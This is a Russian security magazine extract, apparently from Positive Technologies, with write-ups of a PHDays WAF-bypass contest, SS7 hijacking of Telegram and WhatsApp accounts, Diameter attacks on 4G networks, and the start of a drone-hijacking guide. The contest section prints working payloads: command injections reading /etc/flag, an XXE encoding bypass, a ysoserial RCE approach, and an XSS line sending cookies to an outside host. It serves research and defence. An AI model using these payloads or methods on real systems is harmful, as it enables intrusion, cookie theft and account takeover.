По традиции в рамках конкурса WAF Bypass было задание на обход XXE — инъекцию внешних сущностей XML. Однако в этот раз никому не удалось обойти наши проверки и найти заложенный обход. Блокировались любые вариации инъекции — через внешние обычные сущности, параметрические сущности, DOCTYPE и др. Внимание надо было обратить на обработку XML в разных кодировках — если закодировать тело в UTF-16 Big Endian командой `cat x.xml | iconv -f UTF-8 -t UTF-16BE > x16.xml`, при этом удалив BOM-метку, то можно было обойти проверки и прочитать флаг из файловой системы.


4. f0dn3

В данном задании участник получал доступ к простому ToDo-менеджеру, который умел сохранять и восстанавливать из файла список дел:



Если открыть этот файл в hex-редакторе, то можно было сразу понять, что внутри сериализованный Java-объект (по magic-байтам 0xac 0xed в начале).

0a	43	6f	6e	6e	65	63	74	nt/5.0)Connect
73	65	0d	0a	0d	0a	ac	ed	ion: close¬í
6e	2e	72	65	66	6c	65	63	sr2sun.reflec
74	69	6f	6e	2e	41	6e	6e	t.annotation.Ann
6e	76	6f	63	61	74	69	6f	otationInvocatio
55	ca	f5	0f	15	cb	7e	a5	nHandlerUÊõ Ë~¥
6d	62	65	72	56	61	6c	75	L memberValu
76	61	2f	75	74	69	6c	2f	est Ljava/util/
79	70	65	74	00	11	4c	6a	Map:L typet Lj
2f	43	6c	61	73	73	3b	78	ava/lang/Class;x
0d	6a	61	76	61	2e	75	74	ps} java.ut
00	17	6a	61	76	61	2e	6c	il.Mapxr java.l




Десериализация Java-объектов, поступающих от пользователя, при наличии уязвимых библиотек может привести к выполнению произвольных команд на сервере. В CLASSPATH мы специально включили commons-collections 4, позволяющий провести RCE. Однако на стороне PT Application Firewall мы запретили две строки, которые присутствуют в наборе эксплойтов ysoserial (github.com/frohoff/ysoserial), популярном инструменте для реализации данной уязвимости. Первая строка — это собственно «ysoserial», а вторая — «iTransformers», которая присутствует в трех из пяти эксплойтов ysoserial. Для решения задания было необходимо переименовать классы и имена пакетов, исключив строку «ysoserial», при этом воспользовавшись одним из эксплойтов без строки «iTransformers».

```
listening on [any] 8181 ...
connect to [192.168.104.1] from waf-bypass.phdays.com [192.168.104.190] 39748
POST / HTTP/1.1
User-Agent: curl/7.35.0
Host: 192.168.104.1:8181
Accept: */*
Content-Length: 32
Content-Type: application/x-www-form-urlencoded

709bab4b53b91ceaca0822a6a9847807
```

5. n0ctf

На странице задания присутствовал простой ping-сервис с формой ввода IP-адреса. Как же здесь не попробовать кавычку? И действительно, пользовательские данные напрямую попадали в вызов системных команд. Несмотря на то, что большинство способов внедрения команд блокировались, были возможны следующие варианты:

```
 8.8.8.8|${IFS}cat /etc/flag
-c 1 ya.ru;/*in/cat /etc/flag
 1.2.3.4|${a-cat /etc/flag}
```




WAF: МАГИЧЕСКИЙ КВАДРАНТ И ЕДИНЫЙ РЕЕСТР

Согласно отчету международного аналитического агентства Gartner, посвященному системам защиты веб-приложений (Magic Quadrant for Web Application Firewalls), мировой рынок WAF в 2016 году составил 516 млн долл. с годовым приростом в 21%. При этом компания Positive Technologies со своим межсетевым экраном уровня приложения PT Application Firewall (PT AF) уже второй раз вошла в рейтинг Magic Quadrant в качестве «визионера». Это стало результатом использования в системе PT AF целого ряда инновационных технологий, включая машинное обучение, виртуальный патчинг, корреляционный анализ и построение цепочек атак. Кроме того, в 2016 году приказом Минкомсвязи РФ система PT AF внесена в единый реестр российского ПО, в класс средств обеспечения информационной безопасности предприятия. Продукты, внесенные в реестр, рекомендованы к закупке государственными организациями и компаниями с существенной долей государственного участия.

6. c1tyf

Для решения этого задания было необходимо обойти проверку на Cross-Site Scripting в контексте JavaScript-кода. Алгоритм проверки был описан в докладе «Waf.js: как защищать веб-приложения с помощью JavaScript»[1], который мы представили на PHDays VI. Вкратце, мы пытаемся подставить пользовательские данные в различные контексты и распарсить то, что получилось, как JavaScript-код. Если AST-дерево построено, и в нем присутствуют запрещенные ноды, то блокируем такой запрос. Например, простейший вариант "`+alert(1)+`" будет заблокирован, так как после подстановки в контекст с двойными кавычками в AST-дереве появится запрещенный узел CallExpression. Однако для конкурса в списке запрещенных узлов отсутствовал узел WithStatement, что позволяло обойти проверку с помощью оператора with:

```
http://c1tyf.waf-bypass.phdays.com/?name=\"};with(window)
{onload=function(){ with(document){k=cookie;};with(window)
{location='http://robotsfreedom.com/phdays/?a=test'%2bk;};}}//;
```



Распределение атак по категориям

AND THE WINNER IS...

В ходе конкурса были заблокированы 31 412 запросов. Победителем конкурса в третий раз подряд стал Георгий Носеевич, в качестве приза ему достался iPad Air 2. Второе место занял другой постоянный участник конкурса Иван Новиков, он был награжден годовой лицензией Burp Suite Pro. Третье место и сувенирная продукция PHDays достались Владасу Булавасу.

[1] www.slideshare.net/DenisKolegov/wafjs-how-to-protect-web-applications-using-javascript

БЕСПРОВОДНАЯ СВЯЗЬ


Как взломать Telegram и WhatsApp: спецслужбы не нужны


Дмитрий Курбатов, Сергей Пузанков


На протяжении своего существования человечество пыталось объяснить все необъяснимое с помощью высших сил — богов. В наше время все непонятные вещи объясняют происками спецслужб. Например, весной 2016 года общественность взбудоражила новость о возможной причастности спецслужб к взлому аккаунтов оппозиционеров в популярном мессенджере Telegram.

Мы решили проверить, действительно ли нужно быть спецслужбой, чтобы получить доступ к чужому аккаунту Telegram. Для этого мы зарегистрировали тестовый аккаунт Telegram, обменялись несколькими тестовыми сообщениями, а затем провели атаку через сеть SS7 на один из тестовых номеров: подробнее о самих атаках мы писали ранее в исследовании «Уязвимости сетей мобильной связи на основе SS7»[1]. И вот что у нас получилось.


Сначала узнаем IMSI…




Перерегистрируем абонента на наш терминал…





Получаем профиль абонента…






[1] www.ptsecurity.com/upload/corporate/ru-ru/download/PT_SS7_security_2014_rus.pdf







Завершаем процедуру перерегистрации абонента…




Теперь номер жертвы под полным нашим контролем. Инициируем на любом девайсе процедуру подключения к Telegram под аккаунтом жертвы (номер телефона) — и получаем заветную SMS…




После ввода кода мы получаем полноценный доступ к аккаунту Telegram. Теперь мы можем не только вести переписку от имени жертвы, но и прочитать всю переписку, которую клиент Telegram любезно подгружает (телефон справа имеет полную копию переписки телефона слева):



Однако прочитать секретные чаты невозможно. Но можно создать новый — и переписываться от имени жертвы:



После этого мы провели атаку по той же схеме на WhatsApp. Доступ к аккаунту мы, конечно же, получили, но так как WhatsApp (якобы) не хранит историю переписки на сервере, получить доступ к переписке, которая была ранее, не удалось. WhatsApp хранит backup переписки в Google Drive, поэтому для получения доступа к ней необходимо еще взломать аккаунт Google. Зато вести переписку от имени жертвы, так что она не будет об этом знать, — вполне реально:



ВЫВОДЫ

Передача одноразовых кодов посредством SMS — небезопасна, так как мобильная связь в целом небезопасна. Уязвимостям подвержена не только технологическая сеть SS7, но и алгоритмы шифрования радиоинтерфейса. Атаки на сеть SS7 можно осуществлять из любой точки мира, а возможности злоумышленника не ограничиваются взломом мессенджеров. И сейчас все эти атаки становятся доступны не только спецслужбам, но и многим другим. Стоит также отметить, что все тесты проводились с настройками по умолчанию, то есть в режиме, в котором работает большинство пользователей.

ЛЕГКО ЛИ ПОДСЛУШАТЬ ГОСУДАРСТВЕННЫЙ МЕССЕНДЖЕР

В декабре 2016 года компания Positive Technologies и Институт развития интернета (ИРИ) заявили о начале сотрудничества в сфере обеспечения информационной безопасности программы для общения госслужащих. Ранее ИРИ провел конкурс на создание госмессенджера и выбрал претендентов на участие в следующем этапе реализации проекта — тестовых внедрениях мессенджера на пилотных площадках: в федеральных и региональных органах власти, государственных компаниях. При этом все финалисты должны быть протестированы специалистами по безопасности. Компания Positive Technologies собирается провести экспресс-анализ мессенджеров на предмет устойчивости к кибератакам, а также подготовить рекомендации по повышению уровня их защищенности и общие требования по обеспечению информационной безопасности государственных мессенджеров.

Уязвимый Diameter: атаки на 4G-сети



Юрий Акимов, Сергей Машуков, Вадим Соловьев

Мобильные сети четвертого поколения (4G) с каждым годом становятся все более распространенными. На сегодняшний день почти все крупные мобильные операторы в мире предлагают своим абонентам воспользоваться преимуществами, которые обеспечивают сети 4G. Разумеется, при этом пользователи ожидают от оператора, которому они доверяют, высокого уровня качества связи и защиты данных.

Практически все абоненты сетей четвертого поколения так или иначе являются и абонентами сетей предыдущего поколения. Например, если мобильный оператор сети LTE может обеспечивать только передачу данных, то для совершения звонка и передачи SMS используется технология временного переключения на сети предыдущего поколения — Circuit Switched Fallback. Этот процесс можно заметить на большинстве смартфонов по изменению значка сети — как правило, с «4G» он меняется на «3G», «H», «E» и даже «G», если до этого передавались какие-либо данные. Поэтому абоненты сетей 4G остаются подвержены угрозам, характерным для сетей предыдущего поколения[1].

В настоящем исследовании показано, что на один из основных сигнальных протоколов в сетях четвертого поколения — Diameter — возможно реализовать те же атаки, что и ранее опубликованные нами в отчете по уязвимостям сетей мобильной связи на основе сигнального протокола SS7[2]. В 2016 году каждая исследованная экспертами Positive Technologies сеть 4G на базе сигнального протокола Diameter имела уязвимости, позволяющие реализовывать атаки, связанные с определением местоположения абонента, отказом в обслуживании и другими нелегитимными действиями.

СЦЕНАРИИ АТАК В СЕТИ НА БАЗЕ DIAMETER


Само название протокола Diameter является игрой слов: диаметр — удвоенный радиус. А RADIUS это протокол-предшественник, и Diameter должен превосходить его возможности. В стандарт протокола изначально заложены возможности защиты данных как на сетевом, так и на транспортном уровне, однако в реальности операторы далеко не всегда их используют. При этом применение этих возможностей не всегда защищает от действий недобросовестных сотрудников, несанкционированного доступа местных и иностранных разведывательных органов, а также легально действующих фирм и групп, которые используют свои знания и возможности эксплуатации уязвимостей сигнальных сетей для деятельности по негласному наблюдению и кибершпионажу.

Для проведения практически любой атаки перед злоумышленником стоит задача первичного сбора информации об атакуемой сети и атакуемом абоненте. Поскольку в типичном сценарии атаки злоумышленник выдает себя за роуминг-партнера, то перед началом атаки необходимо располагать следующими данными:

+ IP-адреса атакуемых пограничных узлов сети Diameter, к которым относятся пограничные агенты (DEA) и агенты маршрутизации (DRA), вместе и их идентификаторами;
+ идентификаторы узлов сети других операторов, с которыми может взаимодействовать атакуемый оператор для того, чтобы выдавать себя за легального роуминг-партнера.


Для атаки, направленной на конкретного абонента, как правило, необходимо знать его международный идентификатор абонента мобильной сети (IMSI). IMSI служит для уникальной идентификации абонента сотовой связи по всему миру. По IMSI можно определить, в какой стране и у какого оператора зарегистрирован абонент.

Существует несколько техник, позволяющих узнать IMSI абонента. Пожалуй, наиболее распространенной техникой является проведение атаки на раскрытие IMSI через уязвимости сигнального протокола SS7. Как было сказано выше, это возможно из-за того, что по тем или иным причинам практически все абоненты сетей четвертого поколения также являются абонентами сетей предыдущего поколения.




Возможна кража идентификатора IMSI с применением технических средств, так называемых IMSI-catchers. Это устройство способно полностью подменить собой базовую станцию сотовой сети и позволить злоумышленнику перехватывать информацию о пользователях мобильных телефонов, подключившихся к нему, в том числе и идентификаторы IMSI. Некоторые операторы предоставляют возможность осуществлять звонки через сеть Wi-Fi[3], в таком случае любой владелец точки Wi-Fi может использовать ее как дешевый IMSI-catcher. Кроме того, в Интернете существуют как бесплатные[4], так и платные[5] сервисы, позволяющие по номеру абонента узнать его IMSI.

[1] www.ptsecurity.com/upload/ptru/analytics/SS7-Vulnerability-2016-rus.pdf
[2] www.ptsecurity.com/upload/corporate/ru-ru/download/PT_SS7_security_2014_rus.pdf
[3] WiFi-Based IMSI Catcher // blackhat.com/docs/eu-16/materials/eu-16-OHanlon-WiFi-IMSI-Catcher.pdf
[4] Проверка номера HLR-запросом: smsc.ru/testhlr
[5] HLR Number Lookup: txtnation.com/mobile-messaging/hlr-number-lookup



Существуют также способы получить IMSI абонента через сеть на базе Diameter. Для проведения атаки злоумышленнику необходимо знать номер мобильного абонента (MSISDN) и адрес пограничного узла сигнальной сети на базе Diameter.

Сценарий атаки может выглядеть следующим образом. Атакующий, выступая в роли SMS-центра (SMS-C), посылает серверу HSS специально сформированное сообщение SRR (Send-Routing-Info-for-SM-Request). В случае успеха полученные от HSS данные будут содержать IMSI атакуемого абонента.



Еще один возможный вариант раскрытия идентификатора IMSI — атака на узел, обеспечивающий совместимость сети на базе Diameter с сетями предыдущих поколений посредством трансляции протокола MAP SS7 в Diameter и наоборот (IWF). В данном случае запрос SRI4SM из MAP SS7 транслируется в аналогичный Diameter-запрос SRR. В ответе злоумышленник опять получит IMSI запрашиваемого абонента.

После того, как злоумышленник тем или иным способом получит IMSI абонента и адреса узлов мобильной сети, которые его обслуживают, он сможет организовать слежку за абонентом, в любой момент определяя его местоположение, читать его личную переписку или даже перехватывать одноразовые пароли для интернет-банкинга — либо препятствовать работе пользователя, постоянно отключая его от сети 4G или блокируя доступ к определенным услугам связи.


ПРИМЕР 1. DOS-АТАКА НА АБОНЕНТА

Ряд фундаментальных особенностей реализации протокола Diameter дает возможность провести простейшую, но вместе с этим довольно эффективную атаку типа «отказ в обслуживании» (DoS) на одного или многих абонентов. Несмотря на простоту и относительно небольшой ущерб, такие DoS-атаки на самом деле подрывают доверие абонента к оператору и в долгосрочной перспективе приводят к финансовым потерям.

При реализации этой атаки злоумышленнику необходимо заставить HSS «думать», что теперь он (злоумышленник) является узлом управления мобильностью (MME), который обслуживает абонента с заданным IMSI. Тогда HSS инициирует процедуру отключения абонента от старого MME, после чего пользователь потеряет связь с сетью 4G.

Для этого злоумышленник, выступая в роли MME, посылает поддельное сообщение ULR (Update-Location-Request) к HSS с запросом на обновление соответствующей идентификационной информации и сообщает от своего имени, что в данный момент именно он как MME обслуживает это абонентское устройство. Когда HSS обновит базу, он отправит сообщение CLR (Cancel-Location-Request) на настоящий узел MME, ранее обслуживавший абонента, после чего этот MME инициирует процедуру отключения абонента от сети передачи данных. Кроме того, если в сети оператора протокол Diameter применяется при осуществлении звонков (VoLTE) и пересылке SMS-сообщений, то для пользователя эти услуги окажутся также недоступны.

Конечно, пользователь может попытаться исправить ситуацию, переподключившись к сети: для этого необходимо вновь зарегистрироваться в сети, например перезагрузив устройство, подключенное к сети 4G. Однако злоумышленник может отправлять множество поддельных запросов, тем самым полностью блокируя подключение абонента и перегружая HSS паразитным сигнальным трафиком.



ПРИМЕР 2. DOS-АТАКА НА ОБОРУДОВАНИЕ ОПЕРАТОРА

Помимо DoS-атаки, направленной на абонента, злоумышленник потенциально может проводить аналогичные атаки и против оборудования оператора, нарушая его работу и вызывая прерывание предоставления услуг связи уже не одному, а множеству абонентов атакуемого оператора. Сейчас и в ближайшем будущем с широким развитием Интернета вещей (с использованием технологий LTE-M и 5G) и, в частности, систем «умного города» и самоуправляемых connected cars атаки данного рода могут полностью парализовать жизнь мегаполисов, а телекоммуникационные сети здесь будут каналом, с помощью которого такие атаки стали возможными.

Протокол Diameter, так же как и любой IP-протокол, может быть подвержен атакам типа «отказ в обслуживании» (DoS и DDoS) и другим атакам, применимым к IP-сетям. Поскольку телекоммуникационное оборудование производится и используется достаточно узким кругом компаний, то зачастую оно не проходит должного всестороннего тестирования и содержит большое число уязвимостей, эксплуатация которых может приводить к негативным последствиям, начиная с нарушения доступности оборудования и заканчивая удаленным выполнением произвольного кода.

Как свидетельствуют результаты работ по анализу защищенности сигнальных сетей на базе Diameter, проведенных экспертами Positive Technologies в 2016 году, каждый второй элемент исследованных сетей можно было вывести из строя направляемым ему пакетом со всего лишь одним неправильным битом.

Перегрузка и выход из строя серверов Diameter могут повлечь за собой ряд серьезных последствий:

+ из-за перебоев в работе узлов сети недовольные качеством связи абоненты будут переходить к конкурентам;
+ злоумышленники получат возможность совершать противоправные действия и скрывать свое местоположение от правоохранительных органов, использующих системы законного перехвата;
+ возникающие случайно или по воле злоумышленников ошибки в биллинге и правилах применения тарифных планов к заданным пользователям будут приводить к фроду и недовольству пострадавших абонентов.

Все перечисленные последствия, несомненно, приведут не только к потере репутации надежного оператора связи, но и к прямым финансовым потерям.

Исходя из сказанного, надо учитывать, что протокол Diameter не имеет адекватной защиты от любого вида перегрузок. Более того, причиной спонтанного увеличения сигнального трафика может быть, например, сконструированное с ошибками или специальным образом измененное пользовательское приложение.

Существует несколько приемов и техник проведения DoS-атак в сети на основе Diameter. Простейшей является атака на исчерпание ресурсов узла сети путем отправки множества запросов CER (Capabilities-Exchange-Request) на установление соединения.


Кроме того, на исчерпание ресурсов может быть направлена посылка от лица HSS множества сообщений RSR (Reset-Request) на MME, обслуживающий абонентов из известного диапазона IMSI абонентов. Большой поток такого рода сообщений может вызвать лавинообразный всплеск объемов сигнального трафика между MME и реальным HSS, что впоследствии может нарушить его работоспособность, а значит — работоспособность сети в целом.

РЕКОМЕНДАЦИИ

Для того чтобы снизить риски, связанные с рассмотренными угрозами, рекомендуется регулярно проводить анализ защищенности сигнальной сети. Надо понимать, что внедрение нового оборудования или внесение изменений в конфигурацию существующих устройств может повлиять на безопасность сети, поэтому такой анализ следует проводить ежеквартально.

Для устранения угроз и поддержания настроек безопасности сети в актуальном состоянии необходимо осуществлять постоянный мониторинг, анализ и фильтрацию сообщений, пересекающих границы сети. С подобными задачами позволяют справиться специализированные системы обнаружения атак и оборудование, поддерживающее функциональность межсетевого экранирования сигнальных сообщений.

В полной версии данного исследования вы можете найти описание других атак на сети мобильной связи с использованием уязвимостей протокола Diameter — раскрытия местоположения абонента, перенаправления биллинга и перехвата пользовательских данных, в частности SMS-сообщений с одноразовыми паролями для финансовых операций: www.ptsecurity.com/ru-ru/research/analytics.



Как у нас угнали дрона


Артур Гарипов, Павел Новиков

В 2016 году на конференции Positive Hack Days был представлен новый конкурс, где любой желающий мог перехватить управление квадрокоптером Syma X5C. Производители часто полагают, что если они используют не IP-технологии, а какой-нибудь другой беспроводной стандарт, то можно не думать о защищенности. Как будто хакеры махнут рукой, решив, что разбираться с чем-то, кроме IP, — это слишком долго, сложно и дорого.

Но на самом деле, как мы уже много раз упоминали, SDR (software-defined radio) — отличный инструмент для доступа в мир IoT, где уровень вхождения определяется уровнем добросовестности производителя IoT-решений. Однако даже не имея SDR можно творить чудеса, пусть и в ограниченном пространстве частот и протоколов.

Цель — перехватить управление дроном.

Входные данные:

+ диапазон управления дроном: 2,4 ГГц ISM,
+ управление осуществляется модулем nRF24L01+[1] (на самом деле — его клоном BK2423[2]).

Средства (выдавались желающим): Arduino Nano, nRF24L01+.

Результат — угонщик получил Syma X8C в подарок.

Так как среди желающих угнать наш дрон оказались уже подготовленные люди, имеющие в арсенале HackRF, BladeRF и другие серьезные игрушки, мы опишем два метода — SDR и непосредственно nRF24L01+.

ПУТЬ САМУРАЯ — SDR

Первым делом необходимо найти каналы, на которых работает данный пульт. Но перед этим стоит пробежаться по даташиту[3], чтобы понять, что́ вообще искать. Первое, что нам необходимо, это организация частот.

6.3 RF channel frequency


The RF channel frequency determines the center of the channel used by the nRF24L01+. The channel occupies a bandwidth of less than 1MHz at 250kbps and 1Mbps and a bandwidth of less than 2MHz at 2Mbps. nRF24L01+ can operate on frequencies from 2.400GHz to 2.525GHz. The programming resolution of the RF channel frequency setting is 1MHz.


Теперь мы знаем, что всего имеется 126 каналов с шагом в 1 МГц. Еще полезно было бы узнать ширину канала и битрейт, на будущее.


5.3 Transmitter operation

Symbol	Parameter (condition)	Notes	Min.	Typ.	Max.	Units
P_{RF}	Maximum Output Power	a		0	+4	dBm
P_{RFC}	RF Power Control Range		16	18	20	dB
P_{RFCR}	RF Power Accuracy				±4	dB
P_{BW2}	20dB Bandwidth for Modulated Carrier (2Mbps)			1800	2000	kHz
P_{BW1}	20dB Bandwidth for Modulated Carrier (1Mbps)			900	1000	kHz
P_{BW250}	20dB Bandwidth for Modulated Carrier (250kbps)			700	800	kHz
